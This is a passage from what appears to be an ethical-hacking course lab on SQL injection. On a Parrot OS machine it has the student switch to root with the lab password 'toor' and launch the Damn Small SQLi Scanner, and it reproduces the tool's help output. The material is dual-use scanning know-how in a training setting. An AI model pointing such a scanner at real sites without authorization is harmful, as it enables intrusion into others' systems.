
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


6. In the **MATE Terminal** type **cd DSSS** and press **Enter** to navigate to the DSSS folder which is already downloaded.

Module 15 – SQL Injection



```
Applications Places System [terminal icon] [file icon]
cd DSSS - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd DSSS
[root@parrot]~/DSSS#
```

7. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application, as shown in the screenshot.



```
python3 dsss.py - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd DSSS
[root@parrot]~/DSSS# python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)


Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA     HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
[root@parrot]~/DSSS#
```

